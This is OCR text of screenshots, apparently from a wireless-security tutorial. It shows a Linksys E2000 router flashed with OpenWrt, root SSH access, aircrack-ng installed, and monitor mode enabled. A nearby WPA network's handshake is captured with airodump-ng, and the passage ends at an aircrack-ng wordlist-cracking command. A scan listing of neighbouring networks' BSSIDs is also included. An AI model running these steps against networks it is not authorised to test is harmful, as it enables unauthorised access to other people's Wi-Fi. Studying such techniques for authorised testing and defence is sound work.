Start to Upgrade
Warning: Upgrading firmware may take a few minutes, please don't turn off the power or press the reset button.
0%
Upgrade must NOT be interrupted !
Help...



LINKSYS
Firmware Version: 1.0.06
Administration
Linksys E2000
E2000
Setup
Wireless
Security
Access Restrictions
Applications & Gaming
Administration
Status
Management | Log | Diagnostics | Factory Defaults | Firmware Upgrade
Firmware Upgrade
Please select a file to upgrade the firmware:
Choose File
openwrt-15....uashfs.bin
Start to Upgrade
Warning: Upgrading firmware may take a few minutes, please don't turn off the power or press the reset button.
54%
Upgrade must NOT be interrupted !
Help...



OpenWrt
Status
System
Network
Logout
Router Password
Changes the administrator password for accessing the device
Password
Confirmation
SSH Access
Dropbear offers SSH network shell access and an integrated SCP server
Dropbear Instance
Delete
Interface
lan:
wan:
wan6:
unspecified
Listen only on the given interface or, if unspecified, on all
Port
22
Specifies the listening port of this Dropbear instance
Password authentication
Allow SSH password authentication
Allow root logins with
Allow the root user to login with password



1. ssh
kali $ ssh -l root 192.168.1.254
root@192.168.1.254's password:
BusyBox v1.23.2 (2015-07-25 15:09:46 CEST) built-in shell (ash)
W I R E L E S S F R E E D O M
CHAOS CALMER (15.05, r46767)
* 1 1/2 oz Gin
* 1/4 oz Triple Sec
* 3/4 oz Lime Juice
* 1 1/2 oz Orange Juice
* 1 tsp. Grenadine Syrup
Shake with a glassful
of broken ice and pour
unstrained into a goblet.
root@OpenWrt:~#



1. ssh
root@OpenWrt:~# opkg install wireless-tools
Installing wireless-tools (29-5) to root...
Downloading http://downloads.openwrt.org/chaos_calmer/15.05-rc2/ar71xx/generic/pa
ckages/base/wireless-tools_29-5_ar71xx.ipk.
Configuring wireless-tools.
root@OpenWrt:~#



1. ssh
root@OpenWrt:~# opkg install aircrack-ng
Installing aircrack-ng (1.2-rc1-1) to root...
Downloading http://downloads.openwrt.org/chaos_calmer/15.05-rc2/ar71xx/generic/packages/packages/aircrack-ng_1.2-rc1-1_ar71xx.ipk.
Installing libpcap (1.5.3-1) to root...
Downloading http://downloads.openwrt.org/chaos_calmer/15.05-rc2/ar71xx/generic/packages/base/libpcap_1.5.3-1_ar71xx.ipk.
Installing libnl (3.2.21-1) to root...
Downloading http://downloads.openwrt.org/chaos_calmer/15.05-rc2/ar71xx/generic/packages/base/libnl_3.2.21-1_ar71xx.ipk.
Installing ethtool (3.18-1) to root...
Downloading http://downloads.openwrt.org/chaos_calmer/15.05-rc2/ar71xx/generic/packages/packages/ethtool_3.18-1_ar71xx.ipk.
Configuring libpcap.
Configuring libnl.
Configuring ethtool.
Configuring aircrack-ng.
root@OpenWrt:~#



1. ssh
root@OpenWrt:~# iwconfig
eth0.1 no wireless extensions.
lo no wireless extensions.
wlan0 IEEE 802.11bg ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=0 dBm
RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
eth0 no wireless extensions.
br-lan no wireless extensions.
eth0.2 no wireless extensions.
root@OpenWrt:~#



OpenWrt
Status
System
Network
Logout
AUTO REFRESH ON
Interfaces
Wifi
Switch
DHCP and DNS
Hostnames
Static Routes
Firewall
Diagnostics
Wireless Overview
Generic MAC80211 80
Scan
Add
SSID: OpenWrt | Mode:
0% Wireless is disabled or n
Enable
Edit
Remove
Associated Stations
SSID
MAC-Address
IPv4-Address
Signal
Noise
RX Rate
TX Rate
No information available
Powered by LuCI Master (git-15.233.47308-791ca8b) / OpenWrt Chaos Calmer 15.05



OpenWrt
Status
System
Network
Logout
AUTO REFRESH ON
Transmit Power
20 dBm (100 mW)
dBm
Interface Configuration
General Setup
Wireless Security
MAC-Filter
ESSID
OpenWrt
Mode
Access Point
Client
Ad-Hoc
802.11s
Pseudo Ad-Hoc (ahdemo)
Monitor
Access Point (WDS)
Client (WDS)
Network
create:
Choose the network(s) you want to attach to this wireless interface or fill out the create field to define a new network.
Hide ESSID
WMM Mode



1. ssh
root@OpenWrt:~# iwconfig
eth0.1 no wireless extensions.
lo no wireless extensions.
mon0 IEEE 802.11bg Mode:Monitor Frequency:2.422 GHz Tx-Power=20 dBm
RTS thr:off Fragment thr:off
Power Management:off
wlan0 IEEE 802.11bg Mode:Monitor Frequency:2.422 GHz Tx-Power=20 dBm
RTS thr:off Fragment thr:off
Power Management:off
eth0 no wireless extensions.
br-lan no wireless extensions.
eth0.2 no wireless extensions.
root@OpenWrt:~#



1. ssh
CH 1][Elapsed: 16 s][2015-10-13 01:48
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:25:00:FF:94:73 -1 0 0 0 -1 -1 <length: 0>
50:57:A8:F1:45:50 -46 22 0 0 1 54e. WPA2 CCMP MGT blizzard
50:57:A8:F1:45:51 -39 28 0 0 1 54e. WPA2 CCMP MGT <length: 1>
50:57:A8:F1:45:52 -35 18 0 0 1 54e. WPA2 CCMP MGT <length: 1>
32:B5:C2:FB:49:05 -59 22 0 0 11 54e. WPA CCMP PSK Secure
30:B5:C2:FB:49:05 -59 23 22 0 11 54e. WPA2 CCMP PSK Home-WPA2
C0:83:0A:3F:21:38 -76 14 10 1 10 54 . WPA2 CCMP PSK 2WIRE561
B8:E6:25:DA:FC:40 -78 5 0 0 6 54 . WPA2 CCMP PSK 2WIRE019
90:84:0D:D5:0B:FF -81 16 8 0 6 54e. WPA2 CCMP PSK Wilson Networ
CC:0D:EC:21:28:C3 -82 9 0 0 6 54e WPA2 CCMP PSK <length: 7>
B4:75:0E:64:66:89 -83 9 2 0 11 54e. WPA2 CCMP PSK snake1
E8:FC:AF:94:9B:45 -85 1 1 0 10 54e WPA2 CCMP PSK 2WIRE561_2GEX
1C:1B:68:33:34:A0 -86 10 0 0 6 54e WPA2 CCMP PSK ATTr6YivbA
B4:75:0E:86:54:0E -88 7 2 0 11 54e WPA2 CCMP PSK snake1
14:5B:D1:E1:1A:30 -88 4 0 0 1 54e WPA2 CCMP PSK ATT5s8r676


1. ssh
root@OpenWrt:~# airodump-ng -c 11 --bssid 32:B5:C2:FB:49:05 -w psk mon0


1. ssh
CH 11][Elapsed: 28 s][2015-10-13 01:53][WPA handshake: 32:B5:C2:FB:49:05
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
32:B5:C2:FB:49:05 -59 81 226 193 51 11 54e. WPA CCMP PSK Secure
BSSID STATION PWR Rate Lost Frames Probe
32:B5:C2:FB:49:05 98:E0:D9:87:A7:BF -26 1e-24 143 61



1. ssh
root@OpenWrt:~# ls -lsa
0 drwxr-xr-x 1 root root 0 Oct 13 01:53 .
0 drwxr-xr-x 1 root root 0 Jan 1 1970 ..
1235 -rw-r--r-- 1 root root 1264868 Oct 13 01:54 psk-01.cap
0 -rw-r--r-- 1 root root 475 Oct 13 01:54 psk-01.csv
1 -rw-r--r-- 1 root root 587 Oct 13 01:54 psk-01.kismet.csv
3 -rw-r--r-- 1 root root 2632 Oct 13 01:54 psk-01.kismet.netxml
root@OpenWrt:~#



1. ssh
root@OpenWrt:~# aircrack-ng -w password.lst -b 32:B5:C2:FB:49:05 psk-01.cap

